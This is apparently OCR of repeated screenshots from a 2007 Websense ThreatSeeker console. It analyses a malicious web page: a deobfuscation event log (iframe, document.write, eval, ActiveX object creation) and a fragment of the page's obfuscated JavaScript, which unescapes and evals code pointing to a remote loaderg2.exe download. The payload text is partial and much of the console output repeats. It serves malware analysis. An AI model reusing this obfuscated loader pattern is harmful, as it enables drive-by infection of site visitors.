
Action
- BS2 Sitecheck
- BS2 URL Reporter
- Categorize
- Deobfuscate
- RTSU Details
- URL Details
- WSVT

Filter
- Selected

Select
- Toggle
- Toggle Category
- Toggle Hostname
- Toggle IP
- Toggle Server
- Toggle Status


WEBSENSE
ThreatSeeker
*** 2007-08-10 15:08:57 --- HT2 Ca$h
*** 2007-07-23 16:17:06 --- Updated File Context
*** 2007-07-19 09:17:12 --- Feature Requests
*** 2007-07-12 22:10:49 --- Files: WSVT rescanning
User: arice Theme: Simple
FT 441 WP 292 / 0 UP 344 J 0 / 0
Subject
Reports
Tools
URLs - Manual Report
page 1 of 1 (1 rows)
URLs Selected: 1
Action
Status
Category
http://dougansss.com/nun/page.html
(12 Events)
HTTP/1.1 200 OK
Malicious Web Sites
Deobfuscation Results
Event Result
iframe loading.html
document.write 768 Bytes
document.write 768 Bytes
document.write 768 Bytes
document.write 768 Bytes
document.write 240 Bytes
eval 52 Bytes
eval 1593 Bytes
document.write 942 Bytes
createElement object
setAttribute id
setAttribute classid
Time 0.07685
Final State 4254


WEBSENSE ThreatSeeker
*** 2007-08-10 15:08:57 --- HT2 Ca$h
*** 2007-07-23 16:17:06 --- Updated File Context
*** 2007-07-19 09:17:12 --- Feature Requests
*** 2007-07-12 22:10:49 --- Files: WSVT rescanning
User: arice Theme: Simple
FT 441 WP 292 / 0 UP 344 J 0 / 0
Subject
Reports
Tools
URLs - Manual Report
page 1 of 1 (1 rows)
URLs Selected: 1
Action
Status
Category
http://dougansss.com/nun/page.html
(12 Events)
HTTP/1.1 200 OK
Malicious Web Sites
Deobfuscation Results
Event
Result
iframe
loading.html
document.write
768 Bytes
document.write
768 Bytes
document.write
768 Bytes
document.write
768 Bytes
document.write
240 Bytes
eval
52 Bytes
eval
1593 Bytes
document.write
942 Bytes
createElement
object
setAttribute
id
setAttribute
classid
Time
0.07685
Final State
4254
<script>
var s1=new String("%20var%20url%20%3D%20%22
http://dougansss.com/tes/loaderg2.exe%22%3B
%20");
var s2=new String("var%20a%3D%27%5C0%01%02%
03%04%05%06%07%08%5Ct%5Cn%0B%0C%5Cr%0E%0F%1
0%11%12%13%14%15%16%17%18%19%1A%1B%1C%1D%1E
%1F%20%21%22%23%24%25%26%5C%27%28%29*+%2C-.
/0123456789%3A%3B%3C%3D%3E%3F@ABCDEFGHIJKLM
NOPQRSTUVWXYZ%5B%5C134%5D%5E_%60abcdefghijk
lmnopqrstuvwxyz%7B%7C%7D%7E%7F%80%81%82%83%
84%85%86%87%88%89%8A%8B%8C%5C215%8E%5C217%5
C220%91%92%93%94%95%96%97%98%99%9A%9B%9C%5C
235%9E%9F%A0%A1%A2%A3%A4%A5%A6%A7%A8%A9%AA%
AB%AC%AD%AE%AF%B0%B1%B2%B3%B4%B5%B6%B7%B8%B
9%BA%BB%BC%BD%BE%BF%C0%C1%C2%C3%C4%C5%C6%C7
%C8%C9%CA%CB%CC%CD%CE%CF%D0%D1%D2%D3%D4%D5%
D6%D7%D8%D9%DA%DB%DC%DD%DE%DF%E0%E1%E2%E3%E
4%E5%E6%E7%E8%E9%EA%EB%EC%ED%EE%EF%F0%F1%F2
%F3%F4%F5%F6%F7%F8%


WEBSENSE
ThreatSeeker
*** 2007-08-10 15:08:57 --- HT2 Ca$h
*** 2007-07-23 16:17:06 --- Updated File Context
*** 2007-07-19 09:17:12 --- Feature Requests
*** 2007-07-12 22:10:49 --- Files: WSVT rescanning
User: arice Theme: Simple
FT 441 WP 292 / 0 UP 344 J 0 / 0
Subject
Reports
Tools
URLs - Manual Report
page 1 of 1 (1 rows)
URLs Selected: 1
Action
Status
Category
http://dougansss.com/nun/page.html
(12 Events)
HTTP/1.1 200 OK
Malicious Web Sites
Deobfuscation Results
Event
Result
iframe
loading.html
document.write
768 Bytes
document.write
768 Bytes
document.write
768 Bytes
document.write
768 Bytes
document.write
240 Bytes
eval
52 Bytes
eval
1593 Bytes
document.write
942 Bytes
createElement
object
setAttribute
id
setAttribute
classid
Time
0.07685
Final State
4254
D%3Dc%3Br%26%3D4095%3B%7D%7Dif%28os.length%
3E80%29%7Bar%5Bic++%5D%3Dos%3Bos%3D%22%22%3
B%7D%7Do%3Dar.join%28%22%22%29+os%3B%7Dd%28
%29%3Bdocument.writeln%28o%29%3Bdocument.cl
ose%28%29%3B");
eval(unescape(s1));
eval(unescape(s2));
</script>

WEBSENSE ThreatSeeker

*** 2007-08-10 15:08:57 --- HT2 Ca$h
*** 2007-07-23 16:17:06 --- Updated File Context
*** 2007-07-19 09:17:12 --- Feature Requests
*** 2007-07-12 22:10:49 --- Files: WSVT rescanning

User: arice Theme: Simple

FT 441 WP 292 / 0 UP 344 J 0 / 0

Subject

Reports Tools

URLs - Manual Report

page 1 of 1 (1 rows)

URLs Selected: 1	Action	Status	Category
http://dougansss.com/nun/page.html	(12 Events)	HTTP/1.1 200 OK	Malicious Web Sites

Deobfuscation Results

Event	Result
iframe	loading.html
document.write	768 Bytes
document.write	768 Bytes
document.write	768 Bytes
document.write	768 Bytes
document.write	240 Bytes
eval	52 Bytes
eval	15
document.write	942 Bytes
createElement	object
setAttribute	id
setAttribute	classid
Time	0.07685
Final State	4254

```
var url = "http://dougansss.com/tes/loaderg2.exe";
```

WEBSENSE ThreatSeeker

*** 2007-08-10 15:08:57 --- HT2 Ca$h
*** 2007-07-23 16:17:06 --- Updated File Context
*** 2007-07-19 09:17:12 --- Feature Requests
*** 2007-07-12 22:10:49 --- Files: WSVT rescanning

User: arice Theme: Simple

FT 441 WP 292 / 0 UP 344 J 0 / 0

Subject

Reports Tools

URLs - Manual Report


page 1 of 1 (1 rows)

